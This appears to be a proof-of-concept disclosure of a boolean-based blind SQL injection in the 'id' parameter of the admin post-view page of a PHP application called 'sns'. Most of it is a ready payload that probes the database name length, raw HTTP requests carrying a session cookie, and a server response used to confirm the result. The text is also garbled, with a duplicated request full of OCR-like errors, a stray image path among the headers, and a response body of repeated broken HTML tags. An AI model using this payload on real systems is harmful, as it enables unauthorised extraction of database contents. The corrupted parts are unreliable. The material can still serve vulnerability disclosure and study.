

Vulnerability File: /sns/admin/?page=posts/view_post&id=

Vulnerability location: /sns/admin/?page=posts/view_post&id=,id

[+] Payload: /sns/admin/? page=posts/view_post&id=2%27%20and%20length(database())%20=6--+ // Leak place ---> id

Current database name: sns_db,length is 6

```
GET /sns/admin/?page=posts/view_post&id=2%27%20and%20length(database())%20=6--+ HTTP
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate


DNT: 1

Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k

Connection: close



When length (database ()) = 5, Content-Length: 27535



When length (database ()) = 6, Content-Length: 31610

```
GET
/sns/admin/?page=posts/view_post&id=2
%27%20and%20length(database())%20=6--
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; Wow64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applic
ation/xml;q=0.9,*/*;q=0.8
Accept-Language:
Zh-CN,zh;q=0.8,sen=US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=n2304bgngdq5q3js610a0i6r6k
Connection: close

HTTP/1.1 200 OK
Date: Thu, 05 May 2022 13:05:24 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close

Content-Type: text/html; charset=UTF-8
Content-Length: 31610

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<html lang="en" content="width=device-width, initial-scale=1">
<html lang="en" content="width=device-width, initial-scale=1">
<html lang="en" content="width=device-width, initial-scale=1">
<html lang="en" content="width=device-width, initial-scale=1">
<html lang="en" class="" style="height: auto;">
<html lang="en" content="width=device-width, initial-scale=1">
<html lang="en" class="" style="height: auto;">
<html
```

